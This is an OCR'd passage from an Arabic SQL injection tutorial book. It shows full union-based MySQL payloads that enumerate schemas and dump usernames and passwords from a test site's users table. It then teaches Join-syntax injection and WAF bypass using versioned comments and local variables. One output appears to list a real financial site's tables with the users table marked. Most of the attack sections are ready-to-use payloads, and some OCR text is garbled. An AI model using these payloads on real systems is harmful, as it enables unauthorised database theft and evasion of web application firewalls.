testphp.vulnweb.com/listproducts.php?cat=.1 union select 1,2,3,4,5,6,7,8,9,10,11-- -
```




```
testphp.vulnweb.com/listproducts.php?cat=.1 union select
1,2,3,4,5,6,7,8,9,10,concat( @n_d:=0x00,@i:=0x00,@o:=0x00,if( benchmark( (select count(*) from
information_schema.schemata), @o:=CONCAT(@o,(Select concat( 0x266e6273703b,LPAD(@n_d:=@n_d
%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d7265643e3c623e
,@i:=schema_name,0x3c2f623e20286e756d626572206f66207461626c657320696
e2064617461626173653a20,@NumberOfDatabases:=(select count(*) from information_schema.tables where
table_schema=@i),0x293c2f666f6e743e,
0x3c62723e,
concat(@n_t:=0x00,@tbl:=0x00,@out_tbl:=0x00,if( benchmark( @NumberOfDatabases,@out_tbl:=CONCAT( @out_t
bl,( Select concat( repeat(0x266e6273703b,8),LPAD(@n_t:=@n_t
%2b1,3,0x30),0x2e203c666f6e7420636f6c6f723d677265656e3e3c623e,@tbl:=
table_name,0x3c2f623e20286e756d626572206f6620636f6c756d6e7320696e207461
626c653a20,@NumberOfColumns:=(select count(*) from information_schema.columns where table_schema=@i and
table_name=@tbl),0x293c2f666f6e743e,concat( @n_c:=0x00,@clm:=0x00,@clm_out:=0x00,if( benchmark( @Numbe
rOfColumns,@clm_out:=CONCAT( @clm_out,0x3c62723e,repeat(0x266e6273703b ,16),LPAD(@n_c:=@n_c
%2b1,3,0x30),0x2e20203c666f6e7420636f6c6f723d626c75653e,(Select (@clm:=column_name) from
information_schema.columns where (table_name=@tbl) and column_name>@clm order by column_name LIMIT
1),0x3c2f666f6e743e))=0, @clm_out, 0x00), 0x3c62723e)) from information_schema.tables where table_schema=@i
and table_name>@tbl order by table_name LIMIT 1)))=0, @out_tbl, 0x00))) from information_schema.schemata
where schema_name>@i order by schema_name LIMIT 1)))=0,@o,0x00))-- -
```



في الترتيب الثامن للجداول تم تحصيل الجدول المْستهدف وهو الجدول users بالإضافة إلى الأعمدة المْلحقة به وهي الـ - email - name - pass .


الأن يلي هذه المرحلة عملية تجميع البيانات المْستخرجة أنفاً داخل الإستعلام التالي
لكي نقوم بسحب قيمة المعلومات الحساسة من الإعمدة :

•▫╤╚☆ الإستعلام النهائي ☆╤╚▫•

في المرحلة الثانية هذه سوف نقوم بإستغلال البيانات التي قْمنا بتحصيلها سابقاً بالإستعلام الأول الشامل وإضافتها بالإستعلام الثاني .

```
(sElect(@) from (sElect (@:=0x00), (@running_number:=0),(sElect (@) from (table) where (@) in (@:=concat(@,
(@running_number:=@running_number%2b1),0x0a,column,0x3a,column))))a)
```

```
testphp.vulnweb.com/listproducts.php?cat=.1 union select 1,2,3,4,5,6,7,8,9,10,(sElect(@) from (sElect (@:=0x00),
(@running_number:=0),(sElect (@) from (users) where (@) in (@:=concat(@,
(@running_number:=@running_number%2b1),0x0a,name,0x3a,pass))))a)-- -
```



وبذلك نكون قد إنتهينا من المرحلة الكْلية الأولى للحقن النمطي لذا لنتعمق بتقنيات أْخرى بالأبواب والفصول التالية

نهايــة الفصــل

▒ الفصل الرابع : تقنيات الحقن الفريدة من نوعِها ▒



في هذا الفصل سوف أشرح عدة مسائل مُتطورة منها ما هو مشهور لديكُم ومنها ما دون ذلك من الشُهرة ,
وسوف يكون الشرح بشئ من التفصيل ولكن التفصيل المُختصر حتى لأُطيل الكتاب -

☆*•.¸☆ المُحتويات ☆¸.•*☆

الباب الأول : أُسلوب الحقن الفريد الـ Join Syntax .

الباب الثاني : إستخدام المُتغيرات المؤقتة لتخطى الحمايات المُستَهدِفه .

الباب الثالث : أُسلوب حقن نقطة الحقن الداخلي injection inside injection .

الباب الرابع : تقنية الـ Non-Geometric Error Based .

الباب الخامس : إستخراج القيم الكُلية بتقنية الـ Error Based بلمح البصر Dump In One Shot .


الباب السادس : تقنيات الحقن البديلة الـ SQL-Injection-Without .

1- تقنية معرفة الـ db name .
2- تقنية معرفة قيمة الباسورد للجدول المُستخرج دونما عناء إستخراج الأعمدة الخاصة به .

الباب السابع : عندم لا تستطيع إستخدام القيمة Concat بالإستعلامات .

الباب الثامن : قيم الـ Concat الفريدة من نوعها .

الباب التاسع : تقنية اليحث عند الجداول التي تحتوى أعمدة باسوردات .



أُسلوب الحقن الفريد الـ Join Syntax هو أُسلوب حقن غير إعتيادي هدفُهُ هو ذات الهدف من الحقن النمطي الإعتيادي أي إختبار إستعلامات الحقن ولكنّهُ يختلف من حيثُ الإمكانيات الخاصة به فهو نمط يستطيع تخطي بعض الحمايات العتيدة وهذا الحقن خطواتُه على النحو القادم :

الموقع المُختبر

www.InjectorBoy.md/news.php?id=58

عند إستغلال حقن وكتابة الإستغلال الكامل لهُ على النحو القادِمِ لكن دونَما جدوى من العمل مع ظهور نمط جديد من الأخطاء

www.InjectorBoy.md/news.php?id=58' union select 1,2,3,4,5,6 -- -

Error: (1054) Unknown column 'alias' in 'field list'

Error

An error has occurred.

1054 Unknown column 'alias' in 'field list' SQL=UPDATE `j2204_assets` SET `name`='com_jem.event.2',`t
\"core.edit.own\":[]}',`parent_id`='54',`level`='2',`lft`='110',`rgt`='111',`alias`=NULL WHERE `id`='59'

Return to Control Panel

يكون الحل البديل للحقن النمطي هذا هو الحقن الفريد الـ Join Syntax فإلى التكوين الهيكلي لهذا النمط الغير إعتيادي من الحقن .

التكوين الهيكلي للعملية

أولاً : يكون الإستغلال كما هو على النمط الإعتيادي ثُمَّ نقوم بإضافة مسافة بعد الكلمة select ثُم ياليها كتابة رمز النجمه * ثُم يلي ذلك كُلّهُ مسافة أُخرى بعدرمز النجمه ثُم أخيراً كتابة الكلمة from بعدَهُما وذلك على النحو التالي بالترقيم أدناه :

[1] news.php?id=58' union select 1,2,3,4,5,6 -- -

[2] news.php?id=58' union select * from 1,2,3,4,5,6 -- -

ثانياً : ننتقل إلى هيكلة الأرقام الخاصة بالأعمدة فعندما نُريد كتابة رقم ما لعمود من الأعمدة داخل الإستغلال يكون ذلك على النحو التالي :

1- نقوم بوضع قوسين هلاليَّين مُغلَقين بعد كلمة from على النحو الأتي :

[1] news.php?id=58' union select * from () -- -

2- ثُم نكتُب داخل هذين القوسيين كلمة الـ select على النحو الأتي :

[2] news.php?id=58' union select * from (select) -- -

3- ثُم نقوم بإضافة مسافة بعد الكلمة select داخل الأقواس ثُم ياليها نكتُب رقم العمود الأول لدينا على النحو الأتي :

[3] news.php?id=58' union select * from (select 1) -- -

4- ثُم نعطي هذا العمود أي صاحِب الرقم واحد إسماً مُستعاراً ويكون مكان ذلك الإسم المُستعار بعد القوسين المُغلقين مباشرةً دونَما أية فواصل , وليكون أي الإسم المُستعار مكتوباً من الحروف الأبجدية الإنجليزية على النحو الأتي :


```
[4] news.php?id=58' union select * from (select 1)a -- -
```

5- ثم يالي الإسم المُستعار a مسافة ثُم نُضيف الكلِمة join على النحو الأتي :

```
[5] news.php?id=58' union select * from (select 1)a join -- -
```

6- وهكذا دواليك مع باقى أرقام الأعمدة كافة فتكون الصورة النهائية لهذا النمط غير الإعتيادي على هذا النحو النهائي :

```
[6] InjectorBoy.md/news.php?id=58' union select * from (select 1)a join (select+2)b join (select+version())c join (select+4)d join (select+5)e join (select+6)f -- -
```



تمت عملية الحقن بنجاح




هناك الكثير من الحمايات WAF'S التى تقوم على إعتراض وإستهداف بعض الكلِمات الأساسية ومنعها من العمل وهى من الرئيسيات - أي هذه الكلمات المٌستهدفة - التى تٌستخدم داخل الإستعلامات الرئيسية الخاصة بعمليات الإستغلال الكامل عند حقن قواعد البيانات , فعلى سبيل المثال لا الحصر الكلمة الرئيسية FROM المستخدمة داخل الإستعلامات بكثرة كما بالإستعلام التالى :

```
(sElect(@x)from(Select(@x:=0x00),(sElect(0)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(0x00)in(@x:=concat(@x,0x3c62723e,table_schema,0x3a,table_name,0x3a,column_name))))x)
```

والتى قامت الحماية WAF'S بعمل إعتراض لها , والتى لا يمكن على إصرَها تمرير هذا الإستعلام بكامل هيئتهٌ لقاعِدة البيانات نظراً لهذا الحظر لذا الأن لِنَقٌم بعمل محاكاه واقعية لعملية حقن يدوي لموقع صٌمِّمَت حمايتهٌ لوقف أى عمليات مٌرتبِطة إستعلاماتها بالكلمة FROM ومحاولة تخطي هذه الحماية المٌعقدة بصورة بسيطة عن طريق إنشاء متغير محلي ! حسناً فالنٌتابع .

الموقع المٌحَاكىَ

```
www.InjectorBoy.GHT?id=-1 /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,5,6--
```



الأن نقوم بإضافة الأستعلام المُشار لهُ سابقاً في بداية الحديث مُستبدلاً به أياً من الإعمدة المُصابة وليكن العمود رقم خمسة على هذا النحو :

```
www.InjectorBoy.GHT?id=-1 /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,(sElect(@x)from(Select(@x:=0x00),(sElect(0)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(0x00)in(@x:=concat(@x,0x3c62723e,table_schema,0x3a,table_name,0x3a,column_name))))x),6-- -
```



كما تبين من الصورة السابقة تم إعتراض الإستعلام فى هيئة فوربيدن وذلك لكون الإستعلام مُحتوي على الكلمة المُعترضة FROM والذى أستطيع إثباتُ أنها الهدف من هذا الإعتراض على النحو التالي -


```
www.InjectorBoy.GHT?id=-1 /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,5,6+from-- -
```



حسناً الأن سوف نقوم بتخطي هذا المنع أو الإعتراض عن طريق إنشاء مُتغير محلي لكي نتفادى أي إعتراض على أياً من كلمات الإستعلام الرئيسية من ضمنها الكلمة Form .

ولكن أولاً فلنأخُذ تصور عام عن فكرة المتغيرات المحلية بـ html وكيف نستطيع الإستفاده منه -

What is a Variable?



أولاً : أُنظُر الصورة أدناه

*1.html
~/Desktop

File Edit View Search Tools Documents Help


```
TITLE="This Is Variable For injectorboy"   1
<HTML>
      <HEAD>
            <TITLE>$TITLE</TITLE>   2
      </HEAD>
      <BODY>
             <H1>$TITLE</H1> 3
      </BODY>
</HTML>
```

كما نري بالصورة عند العدد المُرقم بالصورة -1- هذا ما يُسمى بالمُتغير وقد سميت هذا المتغير بألـ TITLE ويحتوي هذا المتغير على البيانات التى نُريد طِباعتها داخل الصفحة بالأماكن التالية وعلى حسب الترقيم الأتي :

أولا : بالبار الرئيسى للصفحه وهذا الرقم -2-

ثانياً : بداخل الصفحة الرئيسية وهذا الرقم -3-

فبالإستعاضة هنا عن البيانات المراد طباعتها - أى بدلاً من الكتابة كل مرة أُريد فيها إستخدام هذه البيانات بصورة يدوية - قُمنا فقط بوضع الإسم المُستعاض بِهِ للمتغير والمُحتوي البيانات المراد طباعتها بالأمكان المُخصصةٌ لها وهذا من الناحية العملية أمر فى غاية الروعة كونهٌ يُقلل من كثرة الكلمات والجُمل داخل التصميم ويقلل أيضاً من العمليات الكتابية باليد وبالنَّظر للناتج النهائى المُنتظر من المُتغير المحلي سوف يكون كما بالصورة التاليه -



رائع : تم طباعة البيانات المُراد طباعتها بأماكِنها المُخصصة لها عن طريق عمل إستعاضة بالإسم .
وما سوف نقوم به تالياً أثناء عملية الحقن اليدوي هو ذات الفكرة بعمل إستعاضة بالإسم عن البيانات التي سوف نقوم بحقنِها داخل أحد الأعمدة المُصابة , أي إننا سوف نقوم بالألتفاف على الـ waf لتمرير القيم المحظورة بصورة غير مُباشرة بعيداً عن الإدخال المباشر لهذه الإستعلامات والأكواد داخل الأعمدة المُصابه .

الخطوات المُتبعة لعملية الحقن بالمُتغير المحلي

أولاً : الموقع ذو الحماية المُستهدفة .

```
[1] www.InjectorBoy.GHT?id=-1 /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,5,6 -- -
```

ثانياً : نقوم بإضافة مُتغير محلي قبل الإستعلام union select وبعد رقم المُتغير صاحب الرقم واحد على النحو الأتي

```
[2] www.InjectorBoy.GHT?id=-1 and @:=(Statemeants) /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,5,6 -- -
```


الـ and @:=() هو المُتغير المحلي والـ Statemeants تعني مكان وضع الإستعلامات المُستخدمة والرمز @ هو الإسم المُستعاض به عن المُتغير المحلي بصورة كُلية -

ثالثاً : نقوم بإضافة الإسم المُستعاض به عن المُتغير المحلي وهو رمز الـ @ مكان أحد أرقام الأعمدة المُصابة على النحو الأتي :

```
[3] www.InjectorBoy.GHT?id=-1 and @:=(Statemeants) /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,@,6 -- -
```

الأن لِنَقُوم بتجرِّبة هذا المُتغير المحلي ومُحاولة إستدعاء إصدار قاعدة البيانات مُستخدمين الإستعلام version() بدل القيمة Statemeants على النحو التالي :

[4] www.InjectorBoy.GHT?id=-1 and @:=(version()) /*!12345UnIoN*/ /*!12345SeLeCt*/ 1,2,3,4,@,6-- -



تم الأمر بنجاح

حسناً الأن نقوم بإضافة الإستعلام الخاص بإستخراج كافة الجداول والمُحتوي على الكلمات المحظورة والتي هي هُنا على سبيل المِثال الـ - FROM - على هذا النحو الأتي :

مابين القوسين بدلاً من الـ - version() - نضيف الإستعلام التالي :

/*!50000SeleCT*/ /*!50000GrouP_ConCat(Table_name separator 0x3c62723e)*/From Information_Schema.Tables where table_Schema=database()

[5] www.InjectorBoy.GHT?id=-1 and @:=(/*!50000SeleCT*/ /*! 50000GrouP_ConCat(Table_name separator 0x3c62723e)*/From Information_Schema.Tables where table_Schema=database()) /*!12345UnIoN*/ /*! 12345SeLeCt*/ 1,2,3,4,@,6-- -

Home | About Us | Bank Accounts | Commissions | Open Account | Listed Companies | Related Links | Forms | Contact Us

Search Reset Search PALAQAR 0.54 PALTEL 5.(


INDEX 2114.07 0.41% Closed AC

3

- 2

4
DTS
Disclosures
FR
MTS
WTS
ase
ase_news
ase_news_files
companies
data_feed
forms
headers
headers_temp
limits
news
news_files
rotator
rotator_temp
sectors
state_change
subsectors
test
uploads
users <<<

الباب الثالث : ☆*•.¸☆ أُسلوب حقن نقطة الحقن الداخلي injection inside injection ☆¸.•*☆



أُسلوب ' حقن نقطة الحقن ' أو بمعنى أدق الحقن داخل الحقن من الأساليب القوية بمجال حقن قواعد البيانات :

تم شرح هذا الأُسلوب بالتفاصيل بالفصل السابع لذا لا داعي من تكرار شرحة مرةً أُخرى

الباب الرابع : تقنية الـ Non-Geometric Error Based

هذه التقنية تندرج تحت قسم الإيرور باسيد ولكنها تختلف عنها بالكٌلية

أولاً : شروط الحقن بالـ Non-Geometric Error Based

